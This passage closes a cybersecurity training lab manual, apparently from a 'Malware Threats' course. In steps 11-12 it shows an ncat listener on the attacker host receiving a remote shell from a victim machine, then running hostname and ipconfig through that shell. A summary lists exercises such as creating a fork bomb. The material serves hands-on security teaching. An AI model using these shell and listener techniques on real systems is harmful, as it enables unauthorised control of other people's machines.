
Step 11

Now the attacker is in complete control of the victim's system and can perform any desired actions such as browsing files, creating a persistent backdoor, and so on.

To display the IP configuration of the victim device (**PLABDM01**), in the **Command Prompt** window on **PLABWIN10** device, at the prompt, type the following command:

```
ipconfig
```

Press **Enter**.



PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=9DsjeYufVLSIJ8J7fXPWjqbPH8G94o6C0sC5mridZKi0Oxyi5rPipcLtD
Menu
Recycle Bin
Administrator: Command Prompt - ncat -v -l -p 8080
Type here to search
ENG

```
Microsoft Windows [Version 10.0.16299.967]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\Administrator.PRACTICELABS>ncat -v -l -p 8080
Ncat: Version 5.51 ( http://nmap.org/ncat )
Ncat: Listening on 0.0.0.0:8080
Ncat: Connection from 192.168.0.2:49763.
Microsoft Windows [Version 10.0.17763.437]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator.PRACTICELABS>hostname
hostname
PLABDM01

C:\Users\Administrator.PRACTICELABS>ipconfig
```

Figure 4.31 Screenshot PLABWIN10: Entering the ipconfig command in the command window.

Step 12

The command displays the IP configuration details of the **PLABDM01** device.


PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=9DsjeYufVLSlJ8J7fXPWjqbPH8G94o6C0sC5mridZKi0Oxyi5rPipcLtD
Menu
Recycle Bin
Administrator: Command Prompt - ncat -v -l -p 8080
Type here to search
ENG

```
Microsoft Windows [Version 10.0.16299.967]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\Administrator.PRACTICELABS>ncat -v -l -p 8080
Ncat: Version 5.51 ( http://nmap.org/ncat )
Ncat: Listening on 0.0.0.0:8080
Ncat: Connection from 192.168.0.2:49763.
Microsoft Windows [Version 10.0.17763.437]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator.PRACTICELABS>hostname
hostname
PLABDM01

C:\Users\Administrator.PRACTICELABS>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.0.2
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.0.250

C:\Users\Administrator.PRACTICELABS>_
```

Figure 4.32 Screenshot PLABWIN10: Showing the output of the ipconfig command.

Close all open windows.

Review

Well done, you have completed the **Malware Threats** Practice Lab.

Summary

You completed the following exercises:

- Exercise 1 - Create a Fork Bomb

- Exercise 2 - Determine Open Ports
- Exercise 3 - Track Port Usage
- Exercise 4 - Perform Port Redirection

You should now be able to:

- Create a Fork Bomb as a Simple Virus
- Use Netstat to Detect Open Ports
- Use TCPView to Track Port Usage
- Install Nmap
- Use Netcat to Perform Port Redirection

Feedback

Shutdown all virtual machines used in this lab. Alternatively, you can log out of the lab platform.